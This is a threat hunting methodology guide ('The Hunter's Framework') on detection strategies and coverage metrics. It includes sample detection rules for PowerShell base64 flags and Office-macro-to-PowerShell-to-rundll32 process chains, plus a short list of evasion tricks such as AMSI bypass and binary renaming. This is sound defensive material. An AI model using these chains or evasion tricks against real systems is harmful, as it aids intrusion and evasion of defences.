# The Hunter's Framework (THF)

A framework for Threat Hunting activities

Created by: Cristóbal Martínez Martín
Senior Threat Hunter
English Version 2.0 – October 2023

*There are three things that we can all share with other human beings: our knowledge, our experience, and our love.*
*And a dimension where to draw it: the time.*

*This document has a lot from all of them, and from all of us who have worked to make it a reality.*
Happy hunting.

Cristóbal Martínez Martín

# Contents

# Foreword

Nowadays, information technologies play a fundamental role in modern society. This simple fact is the basis used for all kinds of attacks and by all kinds of attackers: from money-seeking criminals to state-sponsored espionage, blackmail, extortion and even *cyberwarfare*. In response to a world with *so much* technological dependency, computing has developed its security branch with a multitude of profiles with different skills from the 90s to the present.

However, the usual success of Nigerian cybercriminals, lammers (with an arsenal of tutorials in .TXT, .PDF and now also on GitHub) as well as IT auditors, have provoked an evolution to organized and wrecking **attack teams** and **roles**, **specific targets**, big **budgets and a lot of knowledge** supporting all kinds of actions with a high impact on the victims. **Hacking** is not just *for fun* anymore. **It is a business**, and it's very **profitable**.

This overwhelming success is the engine of the *Cyber **Threat Hunter***. This profile will be in charge of searching (detecting) the underlying threats in the environment that traditional tools are not able to detect by themselves before an impact occurs (or identifying one threat already performed) in the observed environment.

Unfortunately, Threat Hunting (TH) is a "new" concept that everyone: the industry, *influencers*, *evangelists*, organizations, and manufacturers are defining and using in their own way. This has generated a conceptual problem: everyone thinks they know what Threat Hunting is, repeating Wikipedia's mandates like a mantra and, of course, assuming that all tools are TH-Ready and ATT&CK compatible.

**The Hunter's Framework** (THF) was born to establish **doctrines**, **criteria, and *reference concepts*** about Threat Hunting, and to develop the multiple ways in which Threat Hunting can be seen as well.
On the other hand, THF provides references about knowledge in different areas that every Threat Hunter (or analyst who performs Threat Hunting) should more or less know.

Ideas are also offered on how areas such as Cyber Threat Intelligence and Forensic Response to Incidents can be interrelated with Threat Hunting, as well as providing a **reference framework** in which security technicians, Threat Hunters, organizations and even service providers can support each other establishing and defining Threat Hunting departments and actions, requesting services from them or getting ideas to develop their own Threat Hunting actions.

The Hunter's Framework is the response *from the trenches* to *what Threat Hunting is*, what it means and for what it is useful. A guide for the Threat Hunter.

**Note**: All information and opinions expressed in this document are made exclusively by the author and collaborators and **do not represent the opinion of any past, present, or future employer of the authors.**

# Chapter 1. Introduction

Threat Hunting or Threat Detection is not a new concept in the IT world. Since the first viruses appeared in the 70s, computer scientists have tried to detect threats, including the creation of specific tools and professional profiles. During the transformation that the computer industry and its security branch have undergone (going from not existing to being highly relevant), various changes have been experienced and new concepts have been created and implemented in different ways to try to *achieve* the objective of preventing, detecting and mitigating attacks.

This trend has led many organizations to develop internally (and sometimes by themselves) the concept of *Threat Hunting*: what a Threat Hunter should be, know and do. But above all, how to implement this discipline to prevent the success of potential threats in very diverse environments where monitoring and awareness are often omitted against **blind trust** in ***traditional detection systems***. These traditional detection systems have proven to be, regardless of brands and typologies, not totally effective to protect by themselves complex attacks from sophisticated actors like state-sponsored groups, mafias, and cybercriminals today.

The Hunter's Framework proposes a framework with useful definitions and concepts, supported by the relationship between Threat Hunters and other areas of knowledge such as Threat Intelligence, Incident Response, Managed Security Services and Digital Forensics. It also **includes its own methodology** where the ideas are valued as a fundamental source of technical knowledge.

THF has been possible thanks to the experience of both the creator, collaborators and reference documents who have contributed providing different visions and improving the shortcomings of the first versions, offering the reader a complete vision where not only different ways of applying Threat Hunting are addressed, but also the establishment of synergies, the preparation of the environment, the skills of a Hunter and a series of other useful ideas and concepts that can allow the maturity and effectiveness of existing departments to be boosted to reach the ultimate goal: detecting attackers before they can make an **impact** the environment attacked.

This document is the result of the efforts and learning of its authors, but above all real experiences carrying out *Threat Hunting* with multiple tools worldwide looking for all kinds of threats: from Trojans and criminals to state-sponsored actors and intelligence services.

**Note:** It is recommended to have a minimum knowledge of what MITRE ATT&CK is and of the IOA concept.

# Part I
# The Threat Detection World

# Chapter 2. Introduction to Threat detection

> *Cyber Threat detection is the process in which using knowledge and/or tools is possible to detect non-authorized, suspicious, or malicious behavior in networks and/or computer systems with the goal to mitigate and eradicate from the given environment.*

*Quote 1. Threat detection definition. Source The hunter's framework.*

These tools can be:

- Automatic, auto magic, semi-automatic or manual.
- Free or paid.
- They can act on the network, on an operating system or on an application.
- They can be reactive or proactive.

## 2.1 Reactive ("traditional") threat detection

This detection type is the most widespread in computer security. In this approach, one or more tools and/or a rule-based event logging system (SIEM) can be deployed to detect a threat using manufacturer configurations or the rules configured by analysts.

**An example** of this system would be the antivirus solutions.

Thus, it is expected that when an attacker executes a threat or software that exhibits malicious behavior, it will be *detected reactively* (that is, after the the threat intrusion and after the malicious execution). In these systems, different detection rules of different techniques are settled, *hoping* that at least one of them will detect a real threat.

Unfortunately for defenders, sometimes these **methods don't work as expected**, and **attackers** often **bypass** them with more or less difficulty.

In this regard, it is also important to note that defenders must not only detect the indication in time but must also *investigate and respond* **before it is too late**. This approximation must be multiplied by the number of rules and their results, which complicates the operation.

As mentioned in later chapters, this is where the defending team's biggest problem usually happens: **excessive confidence in tools** (especially the **automatic** ones) to detect and mitigate **all attacks** as soon as possible.

This clashes head-on with the problem of many commercial tools: to implement detection mechanisms it is not enough to be effective in one environment, they must be effective in most of the tool's environments. For this, some good and valid rules will be being discarded ***by default*** for failing to comply with this requirement, leaving the responsibility for detection to each client and environment.

Otherwise, there are anomaly detection mechanisms instead of "malicious" indicators that are later monitored by *some* Threat Hunting teams (these mechanisms will be detailed in subsequent versions of this methodology).

## 2.2 Proactive ("new") threat detection

To mitigate the major drawback of an attacker bypassing reactive, static, and usually predictable methods, different methods are used. These methods form the "Threat Hunting".
They are summarized in the following:

- Data and records to be analyzed and contextualized with the help of data analysis tools.
- Generation of *own alerts*, as well as action and response procedures that make it possible to determine whether the suspicious behavior observed is truly malicious.
- Hypotheses generation with IOA/TTP for make searches.
- Manual/semi manual review of the results, including iterative support searches to complete the investigation.

Other key differences in Threat Hunting processes are usually the tools. Unlike SOC teams that can use "slower" SIEM, TH teams need to perform massive data analysis in short times (less than 2min), so they cannot use *fire-and-forget* as are often the case of use in traditional tools like SIEM.

These require **data analysis tools** that not only have a query language that **fit their requirements**, must also **have sufficient speed to perform searches with ease**, since a hunting process can require hundreds of searches per week, reviewing different parameters and records from different approaches.

On the other hand, as many forensic teams (and increasingly, SOC teams), TH teams require machine-level "response" capabilities to be able to perform acquisitions and analysis of different (suspicious) artifacts.

## 2.3 Differences between threat detection approaches

Some differences that can be found between reactive (SOC) and proactive (TH) methods are:

- **Different approach to the "infected" concept.** When a tool fails to detect a threat, reactive teams assume that the threat does not exist. Proactive teams, on the other hand, assume the opposite: there is a threat, which has not been detected by the tools, that must be found by them.

- **Volumetries**. In this regard, SOC teams tend to have high volumes of alerts every day and short time to act on each case (SLA). This hurts both the quality of each ticket handled and the *ability to handle threats instead of tickets*. However, since TH teams do not have a SLA for each investigation, they can use the time they need to investigate, managing threats rather than tickets and using KPI at investigation level, leveraging SLA for entire hunt process.

  Another thorny issue is when, for a certain environment, ***it is decided to*** avoid inclusion of exclusions in rules with high volumes to generate a **false** sense of security based in handle "empty" alerts. This is a problem in some environments and MSSP, which is not usually applied in Threat Hunting actions.

- **Target**. While keeping the environment safe, SOC teams have always had the *obligation* to protect themselves from absolutely any type of threat. Also having the "obligation" to be 100% successful. With this problem, and by deploying automated tools, it is possible to obtain high protection in environments of any size against "common threats" and "known malware families", and even in some cases, being

able to detect auditors and "some" APT.

On the side of the TH team, the *usual* should **always** detect advanced threats that can go under the measures and policies applied in the environment. Usually this means pursuing APT, and on the bounce, detecting the rest. Lately, ransomware gangs have shared the spotlight with state-sponsored groups since, due to their actions, they are advanced threats, even if they will usually have no interest in persisting in the long term.

- **Work journey**. SOC teams usually work 24x7 shifts with guards. Unlike these, Threat Hunting teams usually work on 8x5.

  Monitoring is usually carried out through SOC services, so the hours can be longer than a team that looks for threats proactively, and that, being uncertain about whether there is a threat in the environment, it is in no "hurry" to find it.

  The difference in price between technicians and the number of them in the market also make a difference in some countries.

## 2.4 Functional threat detection

To establish an effective and functional defense, it is critical to involve proactive and reactive detection teams in threat detection, establishing a *shared duty* to **detect threats** using the **different approaches** of each team.




*Figure 1. Synergies between detection approaches. Source: THF.*

Synergies can cover both **large-scale defenses** provided by conventional tools and techniques, as well as **defense in depth,** specialized in proactively iterating on threats capable of evading large-scale systems. Sharing responsibility for detection, balancing budgets and resources, allows maximizing capacity and effectiveness in detection, complementing each approach/team.

**Note**: It is critical not to *import* malpractice between existing departments when implementing specialized layered defense.

# Chapter 3. Threat Detection and Protection

There are some concepts within the world of cybersecurity that often cause confusion for both analysts and managers. These are the concept of ***threat protection rate*** and ***threat detection rate***.

These two intimately related concepts are often confused by assuming that, if something is seen, it is automatically protected against it. This assumption is true when a detection rule is triggered in block or isolation mode, but not always. Especially when you have a SIEM or Data Analytics platform without additional security orchestration (SOAR).

**An example** is a use case of data exfiltration in a SIEM. In this case, you can check if a very large number of data has been sent from an internal IP to an external one, using the company's perimeter firewall as the source of events. In case the use case jumps after receiving the events following the closing of the data sending session, even if the use case is triggered (detection), the damage would be done without being able to prevent it by the tools and policies deployed (protection).

## 3.1 Threat Protection Rate

> *The concept of threat protection rate is defined as a value, by which the coverage of a given object or environment is evaluated with respect to a risk. This object can range from a single critical asset to a particular type of operating system, passing through especially critical users.*

*Quote 2. Definition of threat protection rate. Source: The Hunter's Framework.*

The threat protection rate "normally" measures what measures allow protecting an asset both passively (policies/configurations) and actively (rules in block or isolation mode). These protection measures should be adopted in different platforms and points to maximize the protection rate.

When measuring the risk, it must be categorized into something **measurable and demonstrable**. Continuing with the **previous example**, when measuring the protection rate against data exfiltration, it would be necessary to consider the following points:

- Agents in the operating system that are protecting the equipment (AV/EDR/XDR/DLP), verifying if the "anti-exfiltration" rules are in block mode.
- Protections of the platforms where the files to be exfiltrated are located, as well as those of the files themselves.
- Network-level systems (proxy, firewall, IPS, NDR), and their configurations in block mode.
- Combinations of rules in Data Analytics and SIEM platforms that, via SOAR, allow executing blocks that make the objective impossible.

On top of this "base" layer, the measurement should be applied. This would be done by comparing the existing exfiltration TTPs against the protection measures, either theoretically (consultancy) or practically (audit).
A percentage or coverage rate will be developed based on the total of existing methods.

Also, to increase the defense capability of that <<base>> layer, a detection layer will be overlaid that allows ***becoming aware of the existing situation*** and, whether automatically or manually, increasing the **protection surface**.

## 3.2 Threat Detection Rate

> *The concept of threat detection rate is defined as a value, usually above 100, by which the ability to detect threats on a given object is evaluated. This object can be a MITRE ATT&CK technique, a TTP, a Cyber kill-chain phase, or any other relevant data.*

*Quote 3. Definition of threat detection rate. Source: The Hunter's framework.*

The detection rate is, for any threat detection architect, the basic criterion for knowing what their weak points are and where they should focus. It is necessary to understand that, with changes in technology, **the point of maximum coverage (100% effectiveness) is always fluctuating and entropic**.

To express the detection rate, the total detail of malicious behaviors is listed, as well as how much of the malicious content is being monitored (SOC, use case) or is a candidate to be searched (TH, hypotheses). The remaining percentage of non-coverage will be calculated by subtracting the covered percentage from the total.

**An example** of the detection rate can be applied to one of the most complicated techniques to cover, taking MITRE ATT&CK's Command and Scripting Interpreter - PowerShell as a reference:

To cover this object, the first thing is to identify some basic properties:

- It is a binary file.
- It can be executed and asked for actions through an interactive console or a previous set of commands (script).
- It is a very used program due to its versatility, integration into Windows, and power.
- There are several programs that can be *executed as PowerShell* in an operating system.
- It allows execution on different operating systems.

When establishing a detection rate for PowerShell, at least (and **as an example**), the following points should be considered:

- **Since it is a cross-platform binary**, the rules should take it into account, as well as their idiosyncrasy. **For example**, the way to invoke a path is different on Microsoft Windows systems and on "Unix-like" systems such as GNU/Linux and Macintosh.

- **Since a binary is an object in a system**, a malicious operation may be to try to change its properties or metadata, **for example**, changing its path or name to try to evade rules based on names or paths.

- Due to the **existence of more than one version of the same binary in some operating systems**, it is critical to monitor all of them so that it is not possible to use pwsh.exe instead of powershell.exe for an attacker without being detected.

- **Actions on the system**: since PowerShell is a command console, it is vital to monitor both its executions with scripts and the one-liners. In both cases, potentially malicious strings are the main target. Some well-known ones are downloading remote files, invoking objects, accessing different parts of the system: registry, WMI database, etc, without using other binaries.

- **Invocation and execution of libraries** that may allow the malicious program to have more capabilities on the target system via third-party libraries or accessing the operating system API.

- **Use of shortcuts or abbreviations** that allow cutting, for example, a text string without this affecting the normal execution of the malicious code by the attacker.

- **Evasion of security measures**, either using parameters (script block), characters that break strings like "`", evasion of security measures such as AMSI, conversion functions (charcode, frombase64string), and/or data encryption (XOR), among others.

Because of this, when establishing a detection rate for this object, it will be important to evaluate, based on the hypothesis criterion or any other detection criterion proposed later, the total parameters that may be malicious in PowerShell, whether due to their behavior, metadata, or any other valid data, adding the most appropriate monitoring strategy on top of that base.

With these values as a basis, it is possible to begin to *quantify* hypotheses or detection mechanisms that would be necessary, which sources will be needed to achieve this, and the specific aspects to monitor.



## 3.3 Monitoring Aspects

In the process of verifying which aspects are necessary for effective monitoring, it is necessary to have maximum documentation that allows the architect to get an idea of all the possible ways an attacker could achieve their goal and cover them. Whether with realistic methods or ideas that are not yet possible to implement successfully due to technology or internal tools.

Following the **PowerShell example**, through a simple TTP such as a file that behaves like PowerShell but is not called that, the minimum aspects to consider for effective monitoring could be the following:

1. Establish that the process could be the original (same hash) but with another name.
2. Watch for possible copy/movement of the process locally.
3. Watch for the download of the program from the internet, which would already require monitoring by some unique and non-replaceable pattern (signer, hash) that the process is the same.
4. Processes that behave like PowerShell without being it.

# Chapter 4. Threat Detection Strategies

Within the threat detection process, there are various techniques that both SOC analysts and Threat Hunters can use to detect threats and plan the content of their queries.

These techniques are **strategies** that allow populating a specific **monitoring** environment with different mechanisms. Likewise, they can also populate the infrastructure of monitoring tools that improve the overall monitoring strategy.

## 4.1 Detection Strategies in Infrastructure

When setting up a monitoring system, the first important point is to pay attention to the environment to be monitored. **Each environment is different**, both in the combination of hardware-software and in the chosen design, software versions, etc. It is also important to **understand** whether the **environment** was created with the idea of establishing a **security and monitoring layer** on it or, on the contrary, if it is a "flat" environment, dedicated to providing a service with minimal delay and interruptions.

With the previous point in mind, two basic monitoring **strategies** can be proposed. The first will be **based on passive systems** that ***observe without intervening*** in the environment. This can be done where no changes are allowed or where they are minimal.
**An example** of this is IDS connected through a Port Mirror to a switch in an ICS network.

If, on the other hand, **detection and blocking systems can be deployed** without "fear" of blocking normal service, **systems can be set up at key monitoring points**, for example, using **IPS** systems instead of **IDS** systems at different points in the network, such as the entry through perimeter firewalls, or in the access network to domain controllers (due to their criticality as the crown jewel in almost any network).

## 4.2 Detection Strategies Based on the Interception Point

When we talk about the interception point, we refer to the place where the system we are going to use to intercept information will be located. This place can be both at a point in the network (IDS/IPS/NDR) and, traditionally, within the operating systems of each device in scope (AV/EDR/XDR).

A **good defense** system should always **combine** 3 **key points**:

A) The **network**, as some threats, due to their idiosyncrasy, are easier to detect here.

B) The **operating systems**, as they usually provide access to the most sensitive data.

C) **Critical applications** or those of special consideration, as well as applications that provide information that the previous systems cannot offer as easily.

**Some examples** of the above could be **IDS** systems protecting the perimeter as part of a physical firewall where multiple layers of protection overlap, combined with an **NDR** that can provide network data analytics and additional enriched information, which is integrated with an **EDR** system that allows querying passively collected telemetry on machines.

Finally, to cover different fronts with specialized information and needs, a Data Analytics platform can be used to store and process information from sources such as an SAP environment, web service logs like Apache, cloud service sources, as well as any other source that could be a candidate for threat detection rules.

## 4.3 Rule-Based Detection Strategies

The final step in an *effective* detection strategy is the use of strategies on each platform. This point is key to leaving as few gaps as possible for an attacker, not just to be blocked, but simply to be **detected**.

Within rule-based strategies, we can distinguish three types: plot strategies, overlay strategies, and inverted mirror strategies.

### 4.3.1 Plot Strategy

Plot strategies divide detection into small plots, usually at the TTP or IOA level. Each of these plots typically has one or more rules to cover 100% of the plot, if this does not have a volume above the limits set by the service architect.

If a plot strategy is carried out incorrectly or insufficiently, the Threat Hunting team will have to try to cover those points to detect any attacker attempting to penetrate through them.

It is important in a plot strategy to be aware of the total number of these plots, at least for each MITRE ATT&CK technique, and to keep a record of the *coverage percentage*, which in turn will lead us to measure and evaluate the coverage by technique using the mentioned ATT&CK framework.

The **biggest** and **most common mistake** in the plot strategy is not **being aware** of the number of existing plots, as well as **delegating** detection to **tools** whose **functioning** and rules **are unknown**.

**An example** of the plot strategy is to divide the ways of using base64 in PowerShell (TTP), creating a plot for each IOA candidate to have a rule. IOAs will be separated into several rules to reduce the volume of results per rule:

- **IOA 1**: PowerShell using "FromBase64String"
- **IOA 2**: PowerShell using "-EncodedCommand" or "-enc" or "-ec"
- **IOA 3**: PowerShell using "-EncodedArguments" or "-ena" or "-ea".

### 4.3.2 Overlay Strategy

While the overlay strategy is easier to execute, it requires an **implementation that allows enrichment, correlation, and automation** of certain situations to be successfully executed.

The overlay strategy aims to create rules that allow covering an entire TTP with them. Small rules based on the IOAs that make up the initial rule are overlaid on the initial rule, which in turn will be correlated when they are triggered to cover a TTP, even when the attacker modifies the procedure, **for example**, using different binaries or extensions without changing the essence of the attack chain at any time.

**An example of the overlay strategy** can be seen in the following attack example:




*Figure 2. Attack example. Source: The hunter's framework.*

In the previous case, a rule to cover that would be to search for an execution chain of **winword.exe > PowerShell.exe > Rundll32.exe**. *This would be the "global" rule* that would normally cover a TTP.

For an attacker, it is easy to modify this kill chain with minimal changes to their attack.
For example, other Microsoft Office processes like Excel and PowerPoint also allow macro execution.

**Microsoft** also **has several binaries** for PowerShell beyond **powershell.exe** such as **pwsh.exe**, **powershell_ise.exe**, and even **syncappvpublishinserver.exe** (although the latter ends up calling powershell.exe for its executions).

Finally, some uses of rundll32.exe can be replaced by regsvr32.exe, such as executions without arguments with subsequent code injection in both.

With these parameters, an effective overlay strategy would need to consider the different execution options and generate small rules that are triggered separately. **A good practice is to group the results of these into a single incident** to correlate the different events as a single attack chain, **improving understanding** and **speed** in analysis and, therefore, **limiting** the ***attacker's** window of **opportunity***.

**A basic example** of the rules that would be written using the overlay is:

| |
|---|
| //**Rule 1** – Initiation of the malicious chain using macros<br>ParentImage in ("winword.exe","excel.exe","powerpoint.exe") and Image in ("powershell.exe","pwsh.exe","powershell_ise.exe","syncappvpublishingserver.exe") |
| //**Rule 2** – Execution of the second stage and final payload<br>ParentImage in ("powershell.exe","pwsh.exe","powershell_ise.exe","syncappvpublishingserver.exe") and Image in ("rundll32.exe","regsvr32.exe") |

*Example of rules in overlapping strategies. Fuente: The Hunter's Framework.*

Correlation Rule:

1. If rule 1 yields results and rule 2 does not within a 5-minute difference, trigger the use case "Possible macro calling PowerShell."
2. If rule 2 yields results and rule 1 has not been triggered within the previous 5 minutes, trigger the use case "Possible malicious code loading via PowerShell."
3. If rule 1 yields results and rule 2 within a difference of less than 5 minutes, trigger the use case "Possible malicious program execution via Phishing."

### 4.3.3 Inverted Mirror Strategy

Due to the complexity of the previous strategy, which requires platforms that allow correlating different rules to trigger the most comprehensive result possible, there is a modification of this strategy that allows covering the same objectives with *greater implementation simplicity*.

Using the **inverted mirror strategy**, **all** possible **combinations** of a **TTP** will be generated, i.e., both the original and the use of the same TTP by replacing binaries. Each of the combinations will be a separate rule, not correlated with the others, being a mirror of the TTP, and reversing the processes that are executed in it.

Likewise, by reversing the processes, it may be necessary to adapt the search logic of some parameters or processes, such as calls to WMI via macros, which break the normal execution and require correlation using different time and behavior-based techniques.
These aspects must be resolved by the analyst during the rule generation process.

Using the attack **example** from the previous point, 5 cases will be considered, (although it is possible to create more):

Original Chain: Winword.exe > PowerShell.exe > Rundll32.exe

- ☑ Modified Chain 1: Excel.exe > PowerShell.exe > Rundll32.exe
- ☑ Modified Chain 2: PowerPoint.exe > PowerShell.exe > Rundll32.exe
- ☑ Modified Chain 3: Winword.exe > SyncAppvPublishingserver.exe > PowerShell.exe > Rundll32.exe
- ☑ Modified Chain 4: PowerPoint.exe > pwsh.exe > Rundll32.exe
- ☑ Modified Chain 5: Excel.exe.exe > wmiprvse.exe > pwsh.exe > Rundll32.exe

### 4.3.4 Summary of strategies

| Summary of implementations | | | |
|---|---|---|---|
| | **Plot strategy** | **Overlay strategy** | **Inverted mirrors strategy** |
| **TTP division** | Plots covering each IOA | Overlapping rules per IOA | Complete execution chains with all existing variations |
| **Possible issues** | • Inability to determine all IOA | • Inability to determine all possible TTP variants | • Misunderstandings about the execution chain<br>• Inability to determine all possible kill-chains given a TTP |
| **Implementations issues** | Medium | High | Low |

*Table 1. Brief of rule implementation strategies. Fuente: The Hunter's Framework.*

# Chapter 5. Time in threat detection

Within the main purpose of proactively detecting threats, the main motivation of the Threat Hunter is to try to detect them in the early stages of the attack. Ideally this would be between the reconnaissance phase and the infection phase (or Initial Access), although in the real world it *usually* occurs in the more advanced phases.

To help reduce the detection time, it is also necessary to have **high visibility** and **search capabilities**, as well as the development of **queries**, **monitoring rules** and **reaction and analysis techniques** to keep an eye on the main attack points that each type of threat can use, even using traditional tools such as SIEM.

**For example**, in TaHiTi framework they identify the criticality of *timing* as the time that an attacker is within the environment (T1) **unseen** until the attacker is detected by defenses (T2), the time in between being the "gap" that the Hunter can use to detect attacks.




*Image 1. Breach detection gap. Source: TaHiTi framework.*

## 5.1 Timing in threat detection – THF vision

In threat detection, time is a key dimension.
Here there are different approaches and prior considerations to be able to clearly consider what is the *margin* in detection via proactive means.

The first consideration is the "*when*". In THF, everything that occurs before the first contact between threat and defender is considered the future. The present being the time in which the threat is **inside of our scope** performing different actions, from initial access to impacts (***iteratively and inadvertently***), becoming the past when it is detected, containment and eradicated from environment.




*Figure 3. Temporary relationship of events in threat detection. Source: THF.*

This way of thinking allows to separate the "**capacity**" (using rules, future) and "**detectability**" (analysis, present time) phases. Likewise, having a margin of "*advanced proactivity*" helps the analyst to **generate content before suffering the attack**, being able to advance from the *realistic* in malware detection to the *ideal*.

**A simple example** is the lessons learned from an attack that later become detection mechanisms (queries and rules) before suffering another with the same TTPs.
This allows moving the detection phase from: "past" (in the attack suffered) to "future" in subsequent attacks.

On the other hand, in cases where progress cannot be made, the analyst can generate enough content to reduce time or even make the difference between proactively detecting a threat or ending up being (finally) detected by reactive means.

**Example of THF vision**:




*Image 2. Simulated timeline of a threat and the temporary phases of the THF philosophy. Source: The Hunter's Framework.*

The previous figure is based on **mechanisms** applied to each TTP, so the HIGHER quantity and **quality**, the more likely it is to **detect** the attacker while he executes the first strike, applying an *access denial*.
In this regard it is important to identify the difference between early detection at the technical level and early detection at the tactical level (attack phase).

